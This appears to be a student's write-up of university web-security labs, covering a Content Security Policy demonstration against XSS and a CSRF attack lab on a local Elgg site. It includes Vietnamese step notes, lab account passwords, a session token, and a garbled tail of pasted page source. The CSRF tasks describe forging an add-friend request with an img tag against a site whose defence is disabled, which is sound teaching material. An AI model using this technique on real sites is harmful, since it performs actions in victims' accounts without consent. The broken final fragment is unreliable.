The fundamental problem of the XSS vulnerability is that HTML allows JavaScript code to be mixed with data. Therefore, to fix this fundamental problem, we need to separate code from data. There are two ways to include JavaScript code inside an HTML page, one is the inline approach, and the other is the link approach.

The inline approach directly places code inside the page, while the link approach puts the code in an external file, and then link to it from inside the page.

The inline approach is the culprit of the XSS vulnerability, because browsers do not know where the code originally comes from: is it from the trusted web server or from untrusted users? Without such knowledge, browsers do not know which code is safe to execute, and which one is dangerous. The link approach provides a very important piece of information to browsers, i.e., where the code comes from. Websites can then tell browsers which sources are trustworthy, so browsers know which piece of code is safe to execute. Although attackers can also use the link approach to include code in their input, they cannot place their code in those trustworthy places.

How websites tell browsers which code source is trustworthy is achieved using a security mechanism called Content Security Policy (CSP). This mechanism is specifically designed to defeat XSS and ClickJacking attacks. It has become a standard, which is supported by most browsers nowadays. CSP not only restricts JavaScript code, it also restricts other page contents, such as limiting where pictures, audio, and video can come from, as well as restricting whether a page can be put inside an iframe or not (used for defeating ClickJacking attacks). Here, we will only focus on how to use CSP to defeat XSS attacks.

Run a web server. CSP is set by the web server. Let us use a web page to see CSP in action. Although we can use the Apache server (already installed in our VM) to host the web page, we decide to write a simple HTTP server to do this job. The following Python program runs an HTTP server that listens to port 8000. Upon receiving a request, it loads a static file and return it to the client. In the response, the server adds a CSP header, setting the policy on the JavaScript code inside the page.

Listing 1: A simple HTTP server `http_server.py`

```

#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open("." + o.path, 'rb')
        self.send_response(200)
        self.send_header('Content-Security-Policy',
                        "default-src 'self';"
                        "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()

```

Please download the zip file `csp.zip` from the lab's website, unzip it, and then enter the `csp` folder. Make `http_server.py` executable, and then run this server program inside the `csp` folder.

The web page for the experiment. To see how the CSP policies work, we wrote the following HTML page, which contains six areas, `area1` to `area6`. Initially, each area displays "Failed". The page also includes six pieces of JavaScript code, each trying to write "OK" to its corresponding area. If we can see OK in an area, that means, the JavaScript code corresponding to that area has been executed successfully; otherwise, we would see Failed.

Listing 2: The experiment web page `csptest.html`

```

<html>
<h2 >CSP Test</h2>
<p>1. Inline: CorrectNonce: <span id='area1'>Failed</span></p>
<p>2. Inline: WrongNonce: <span id='area2'>Failed</span></p>
<p>3. Inline: NoNonce: <span id='area3'>Failed</span></p>
<p>4. Fromself: <span id='area4'>Failed</span></p>
<p>5. Fromexample68.com: <span id='area5'>Failed</span></p>
<p>6. Fromexample79.com: <span id='area6'>Failed</span></p>

<script type="text/javascript" nonce="1rA2345">
document.getElementById('area1').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="2rB3333">
document.getElementById('area2').innerHTML = "OK";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script1.js" > </script>
<script src="http://www.example68.com:8000/script2.js" > </script>
<script src="http://www.example79.com:8000/script3.js" > </script>

<button onclick="alert('hello')">Click me</button>
</html>

```

Set up DNS. We need to set up the DNS entry, so the above web server can be accessed via three different URLs. Add the following three entries to the /etc/hosts file. You need to use the root privilege to change this file (using sudo).

```

127.0.0.1      www.example32.com
127.0.0.1      www.example68.com
127.0.0.1      www.example79.com

```

Lab tasks. Please complete the following tasks.

1. Point your browser to the following URLs. Describe and explain your observation.

```

http://www.example32.com:8000/csptest.html
http://www.example68.com:8000/csptest.html
http://www.example79.com:8000/csptest.html

```

2. Change the server program (not the web page), so Fields 1, 2, 4, 5, and 6 all display OK. Please include your code in the lab report.

Lab 5.3. Cross-Site Request Forgery (CSRF) Attack Lab

1. Lab Environment

This lab can only be conducted in our Ubuntu 16.04 VM, because of the configurations that we have performed to support this lab. We summarize these configurations in this section.

The Elgg Web Application. We use an open-source web application called Elgg in this lab. Elgg is a web-based social-networking application. It is already set up in the pre-built Ubuntu VM image. We have also created several user accounts on the Elgg server and the credentials are given below.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsam

DNS Configuration. This lab involves two websites, the victim website and the attacker's website. Both websites are set up on our VM. Their URLs and folders are described in the following:

```
Attacker's website
URL: http://www.csrflabattacker.com
Folder: /var/www/CSRF/Attacker/
```

```
Victim website (Elgg)
URL: http://www.csrflabelgg.com
Folder: /var/www/CSRF/Elgg/
```

The above URLs are only accessible from inside of the virtual machine, because we have modified the `/etc/hosts` file to map the domain name of each URL to the virtual machine's local IP address (127.0.0.1). You may map any domain name to a particular IP address using `/etc/hosts`. For example, you can map `http://www.example.com` to the local IP address by appending the following entry to `/etc/hosts`:

```
127.0.0.1      www.example.com
```

If your web server and browser are running on two different machines, you need to modify `/etc/hosts` on the browser's machine accordingly to map these domain names to the web server's IP address, not to 127.0.0.1.

Apache Configuration. In our pre-built VM image, we used Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `000-default.conf` in the directory `"/etc/apache2/sites-available"` contains the necessary directives for the configuration:

Inside the configuration file, each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. The following examples show how

to configure a website with URL `http://www.example1.com` and another website with URL <http://www.example2.com>:

```
<VirtualHost *>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/
</VirtualHost>

<VirtualHost *>
    ServerName http://www.example2.com
    DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the `/var/www/Example_1/` directory. After a change is made to the configuration, the Apache server needs to be restarted. See the following command:

```
$ sudo service apache2 start
```

2. Lab Tasks

For the lab tasks, you will use two web sites that are locally setup in the virtual machine. The first web site is the vulnerable Elgg site accessible at www.csrflabelgg.com inside the virtual machine. The second web site is the attacker's malicious web site that is used for attacking Elgg. This web site is accessible via www.csrflabattacker.com inside the virtual machine.


2.1.Task 1: Observing HTTP Request.

In Cross-Site Request Forget attacks, we need to forge HTTP requests. Therefore, we need to know what a legitimate HTTP request looks like and what parameters it uses, etc. We can use a Firefox add-on called "HTTP Header Live" for this purpose. The goal of this task is to get familiar with this tool. Instructions on how to use this tool is given in the Guideline section (§ 4.1). Please use this tool to capture an HTTP GET request and an HTTP POST request in Elgg. In your report, please identify the parameters used in these requests, if any.


Các bước thực hiện:

Đăng nhập với User Alice


Bật HTTP Header Live để xem thông tin khi các gói yêu cầu GET và POST được gửi đi. Sau đó nhập Username và Password rồi nhấn Log in




Kiểm tra kết quả:



Yêu cầu POST:



Yêu cầu GET:



2.2.Task 2: CSRF Attack using GET Request

In this task, we need two people in the Elgg social network: Alice and Boby. Boby wants to become a friend to Alice, but Alice refuses to add him to her Elgg friend list. Boby decides to use the CSRF attack to achieve his goal. He sends Alice an URL (via an email or a posting in Elgg); Alice, curious about it, clicks on the URL, which leads her to Boby's web site: www.csrfflabattacker.com. Pretend that you are Boby, describe how you can construct the content of the web page, so as soon as Alice visits the web page, Boby is added to the friend list of Alice (assuming Alice has an active session with Elgg).


To add a friend to the victim, we need to identify what the legitimate Add-Friend HTTP request (a GET request) looks like. We can use the "HTTP Header Live" Tool to do the investigation. In this task, you are not allowed to write JavaScript code to launch the CSRF attack. Your job is to make the attack successful as soon as Alice visits the web page, without even making any click on the page (hint: you can use the img tag, which automatically triggers an HTTP GET request).

Elgg has implemented a countermeasure to defend against CSRF attacks. In Add-Friend HTTP requests, you may notice that each request includes two wired-looking parameters, __elgg_ts and __elgg_token. These parameters are used by the countermeasure, so if they do not contain correct values, the request will not be accepted by Elgg. We have disabled the countermeasure for this lab, so there is no need to include these two parameters in the forged requests.


Các bước thực hiện:

Đăng nhập với User Boby

Boby add friend với Alice. Sau đó mở HTTP Header Live để xem thông tin các yêu cầu được gửi đi





HTTP Header Live



Dòng đầu tiên là url của yêu cầu add friend Alice. Ta sẽ chỉnh sửa url của yêu cầu add friend Alice thành url của yêu cầu add friend Boby bằng cách thay 42 thành guid của Boby

Ta thực hiện cách dưới để tìm guid của Boby





```
n></select></p>

ds</option><option value="1">Logged in users</option><option value="2" selected="selected">Public</option>
col-3"></div>

"Elgg 2.2.2" class="elgg-menu-content">Powered by Elgg</a></li></ul>


6tQZ-h8qnVh2Eof_3Uyg"}}, "session": {"user": {"guid": 43, "type": "user", "subtype": "", "owner_guid": 43, "container": "Elgg"}, "token": "6tQZ-h8qnVh2Eof_3Uyg"}></script><script 